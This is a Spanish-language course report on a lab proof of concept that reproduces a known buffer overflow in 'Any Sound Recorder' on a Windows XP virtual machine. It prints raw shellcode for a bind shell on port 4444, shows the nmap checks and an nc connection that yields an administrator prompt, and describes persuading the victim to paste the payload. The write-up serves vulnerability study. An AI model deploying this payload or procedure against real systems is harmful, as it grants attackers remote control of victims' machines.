

## Prueba de concepto de una vulnerabilidad

### Objetivos

Encontrar un CVE con fecha mayor o igual al año 2016, en la cual se pueda explotar una vulnerabilidad de buffer overflow o format string de manera local.

Esto con la finalidad de comprobar que en el software que se encuentra en el mercado actualmente persisten este tipo de vulnerabilidades y demostrar que con los conocimientos adquiridos en el curso de Análisis de Vulnerabilidades es posible entender los métodos de explotación y encontrar- explotar nuevas vulnerabilidades en programas.

### Introducción

Buffer overflow es una vulnerabilidad causada por la inserción de datos con tamaño superior al esperado por una aplicación, lo cual provoca la sobrescritura de espacios adyacentes en la memoria. Esta vulnerabilidad puede encontrarse en sistemas operativos, en todo tipo de aplicaciones de terceros e inclusive en protocolos.

Estos fallos son utilizados por ciberdelincuentes para lograr ejecutar código arbitrario en un equipo, de manera que en muchos casos logran tomar control del equipo víctima.

Un programa con un diseño correcto debería estipular un tamaño máximo para los datos de entrada y garantizar que no superen ese valor, esto es un mecanismo para mitigar este tipo de ataques.

### Resumen ejecutivo

Para esta prueba de concepto se intentó replicar una vulnerabilidad conocida en un software llamado *"Any Sound Recorder"*, esta vulnerabilidad se encontró a través de la página ["https://www.exploit-db.com/"](https://www.exploit-db.com/) en el enlace ["https://www.exploit-db.com/exploits/45627"](https://www.exploit-db.com/exploits/45627) con una fecha de publicación del *"17 - 10 - 2018"*.



En este enlace se encuentra el exploit y un payload que devuelve una shell

Lo que busca el exploit es sobrescribir el una sección de la memoria del programa con la finalidad de que este realice acciones para las cuales no está diseñado. La acción que realiza es devolver una consola de comandos con la cual se pueden realizar tareas de administrativas en el sistema operativo.


### Desarrollo

Para poder realizar la prueba de concepto mencionada anteriormente se creó un laboratorio de pruebas, este consta de una máquina virtual con windows XP el cual representará la máquina víctima. También se cuenta con la máquina del atacante, está tiene como sistema operativo un Kali Linux.


Primero debemos tener instalado en máquina de la víctima el software *"Any Sound Recorder"*. Para esto debemos ejecutar el instalador.



Una vez instalado aparecerá una venta como la siguiente:



La vulnerabilidad se encuentra en la sección de *"Enter Key Code"*



En le campo de *"User name"*



La vulnerabilidad trata de inyectar caracteres específicos para causar un buffer overflow, una vez que este sucede se ejecuta el payload el cual levanta el puerto 4444 en la computadora de la víctima. El atacante al conectarse a este puerto obtendrá un cmd con privilegios de administrador, con el cual de manera remota podrá modificar información o comportamientos en la máquina de la víctima.

Para obtener la cadena de caracteres que se deben ingresar en el campo de *User Name* el atacante debe ejecutar el siguiente script el cual devolverá un archivo de texto con los caracteres mencionados.


```
buf = ""
buf += "\xb8\x67\x21\x25\x53\xdd\x00\xd9\x74\x24\xf4\x5b\x31"
buf += "\xc9\xb1\x53\x31\x43\x12\x03\x43\x12\x83\x8c\xdd\x07"
buf += "\xa6\xae\xf6\x8a\x49\x4e\x07\xeb\x00\xab\x36\x2b\xb6"
buf += "\xb8\x69\x9b\xbc\xec\x85\x50\x90\x04\x1d\x14\x3d\x2b"
buf += "\x96\x93\x1b\x02\x27\x8f\x58\x05\xab\xd2\x8c\xe5\x92"
buf += "\x1c\xc1\xe4\xd3\x41\x28\xb4\x8c\x0e\x9f\x28\xb8\x5b"
buf += "\x1c\xc3\xf2\x4a\x24\x30\x42\x6c\x05\xe7\xd8\x37\x85"
buf += "\x06\x0c\x4c\x8c\x10\x51\x69\x46\xab\xa1\x05\x59\x7d"
buf += "\xf8\xe6\xf6\x40\x34\x15\x06\x85\xf3\xc6\x7d\xff\x07"
buf += "\x7a\x86\xc4\x7a\xa0\x03\xde\xdd\x23\xb3\x3a\xdf\xe0"
buf += "\x22\xc9\xd3\x4d\x20\x95\xf7\x50\xe5\xae\x0c\xd8\x08"
buf += "\x60\x85\x9a\x2e\xa4\xcd\x79\x4e\xfd\xab\x2c\x6f\x1d"
buf += "\x14\x90\xd5\x56\xb9\xc5\x67\x35\xd6\x2a\x4a\xc5\x26"
buf += "\x25\xdd\xb6\x14\xea\x75\x50\x15\x63\x50\xa7\x5a\x5e"
buf += "\x24\x37\xa5\x61\x55\x1e\x62\x35\x05\x08\x43\x36\xce"
buf += "\xc8\x6c\xe3\x7b\x00\xcb\x5c\x9e\x2d\xab\x0c\x1e\x9d"
buf += "\x44\x47\x91\xc2\x75\x68\x7b\x6b\x1d\x95\x84\x82\x82"
buf += "\x10\x62\xce\x2a\x75\x3c\x66\x89\xa2\xf5\x11\xf2\x80"
buf += "\xad\xb5\xbb\xc2\x6a\xba\x3b\xc1\xdc\x2c\xb0\x06\xd9"
buf += "\x4d\xc7\x02\x49\x1a\x50\xd8\x18\x69\xc0\xdd\x30\x19"
buf += "\x61\x4f\xdf\xd9\xec\x6c\x48\x8e\xb9\x43\x81\x5a\x54"
buf += "\xfd\x3b\x78\xa5\x9b\x04\x38\x72\x58\x8a\xc1\xf7\xe4"
buf += "\xa8\xd1\xc1\xe5\xf4\x85\x9d\xb3\xa2\x73\x58\x6a\x05"
```

[illegible]

A continuación el atacante debe convencer a la víctima para que ingrese la serie de caracteres obtenidos con el script. Esto sucedió a cambio de un pack.....

.....de música.

IP de la víctima



```
C:\WINDOWS\system32\cmd.exe
Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
  Minimum = 0ms, Maximum = 0ms, Average = 0ms
Control-C
^C
C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .               : 192.168.0.12
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 192.168.0.1

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . .             : Media disconnected

C:\Documents and Settings\Administrator>_
```

Al momento de dar click en *Register* el programa se cierra y el puerto es levantado.



(Antes de dar click en *Register*)



```

root@kali:~/Downloads/PoC# nmap 192.168.0.12
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-20 23:25 EDT
Nmap scan report for 192.168.0.12
Host is up (0.0011s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2869/tcp   open  icslap
MAC Address: 00:0C:29:50:03:53 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.47 seconds

```

(Después de dar click en *Register*)

```

root@kali:~/Downloads/PoC# nmap 192.168.0.12
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-20 23:31 EDT
Nmap scan report for 192.168.0.12
Host is up (0.00062s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2869/tcp   open  icslap
4444/tcp   open  krb524
MAC Address: 00:0C:29:50:03:53 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.43 seconds

```

Ahora el atacante se conecta a la víctima en el puerto 4444.

```

root@kali:~/Downloads/PoC# nc 192.168.0.12 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\Any Sound Recorder>

```

Una vez que el atacante se conecta obtiene una terminal con la cual podrá interactuar de manera remota con el equipo de la víctima.

```

C:\Program Files\Any Sound Recorder>echo %username%
echo %username%
Administrator

C:\Program Files\Any Sound Recorder>

```

## Conclusiones

A pesar de que se conocen las vulnerabilidades de tipo buffer overflow desde hace más de 20 años, los desarrolladores de softwares siguen sin poner especial atención en estas, lo único que buscan es entregar software funcional mas no seguro. Esto es un grave problema en nuestra época ya que cada día existen más sistemas computacionales y los usuarios interactúan con estos a través de software, en estos guardan datos personales como imágenes, videos, audios, documentos, etc. Está información unicamente debe ser usada y vista por el dueño y las personas a las que él autorice, pero si un atacante logra explotar alguna falla en un software es muy probable que tenga acceso a la información rompiendo los tres puntos de la triada de la seguridad. La confidencialidad ya que está información personal se vuelve pública desde el momento en el que el atacante tuvo acceso, la integridad ya que esta puede ser alterada y la disponibilidad ya que está puede ser eliminada o secuestrada.

Al detectar que los desarrolladores de software no ponían atención en este tipo de vulnerabilidades, los desarrolladores de sistemas operativos han implementado mecanismos para intentar mitigar a nivel proceso estos ataques y se ha logrado aumentar la dificultad para concretarlos.

Esto ha llevado a que los atacantes desarrollen técnicas más sofisticadas y el juego de desarrollar, asegurar y explotar se vuelva un ciclo infinito.

Por lo tanto cada desarrollador(sin importar el tipo de desarrollo que realice) debe de crear e implementar técnicas que complique la explotación creando software más seguro a través de pequeñas capas, que comiencen desde las aplicaciones con las que interactúan los usuarios hasta los procesos que suceden en los sistemas operativos tras bambalinas y que protegen de estos ataques, es decir, que cada desarrollador asegure la parte que le tocó implementar sin pensar que alguien más se encargará de la seguridad.